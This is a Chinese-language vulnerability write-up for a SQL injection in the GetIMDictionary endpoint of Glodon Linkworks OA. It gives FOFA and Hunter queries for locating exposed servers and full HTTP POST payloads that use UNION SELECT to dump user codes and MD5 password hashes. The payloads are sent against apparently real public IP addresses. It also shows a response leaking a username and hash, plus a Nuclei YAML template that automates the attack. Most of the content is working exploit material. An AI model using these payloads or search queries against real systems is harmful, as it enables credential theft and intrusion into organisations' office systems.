G4-5广联达-OA-SQL

漏洞描述：

广联达办公OA（Office Automation）是一款综合办公自动化解决方案，旨在提高组织内部的工作效率和协作能力。它提供了一系列功能和工具，帮助企业管理和处理日常办公任务、流程和文档。由于广联达 Linkworks办公OA GetIMDictionary接口未对用户的输入进行有效的过滤，直接将其拼接进了SQL查询语句中，导致系统出现SQL注入漏洞。

网站图片：

网络测绘：

fofa语法：

body="Services/Identification/login.ashx" || header="Services/Identification/login.ashx" || banner="Services/Identification/login.ashx"

Hunter 语法：

- app.name="广联达 OA"


漏洞复现：

payload：

```
POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1
Host: 27.147.184.214:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASP.NET_SessionId=iq02bz1sdodmt2z0ox1rjnqy; GTP_IdServer_LangID=2052
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

key=1' UNION ALL SELECT top 1 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --
```

效果图：



```
POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1
Host: 27.223.9.62:8888
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 88

dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --
```

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 08 Apr 2024 03:06:16 GMT
Connection: close
Content-Length: 214

<?xml version="1.0" encoding="utf-8"?
<string xmlns="http://tempuri.org/">&
encoding="utf-8"?&gt;&lt;result
value="tangweihao95:15BA3E38F51DE318A
result&gt;</string>
```

Yaml模板

```
id: G4-5GuangLianDa-SQL
info:
  name: G4-5GuangLianDa-SQL
  author: BeR09
  severity: critical
  description:
  reference:
    - https://github.com/ibaiw/2023Hvv/blob/main/%E5%B9%BF%E8%81%94%E8%BE%BE%20Linkworks%20GetIMDictionarySQL%20%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E.md
  tags: GuangLianDa,SQL

http:
  - method: POST
    path:
      - "{{BaseURL}}/Webservice/IM/Config/ConfigService.asmx/GetIMDictionary"
    headers:
      Upgrade-Insecure-Requests: "1"
      User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
      Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
      Accept-Encoding: gzip, deflate
      Accept-Language: zh-CN,zh;q=0.9
      Connection: close
      Content-Type: application/x-www-form-urlencoded
    body: "dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --"
    matchers-condition: and
    matchers:
      - type: word
        words:
          - '<string xmlns="http://tempuri.org/"><?xml version="1.0" encoding="utf-8"?><result  value="'
      - type: dsl
        dsl:
          - 'len(body)>169'
```

参考链接：

https://github.com/ibaiw/2023Hvv/blob/main/%E5%B9%BF%E8%81%94%E8%BE%BE%20Linkworks%20GetIMDictionarySQL%20%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E.md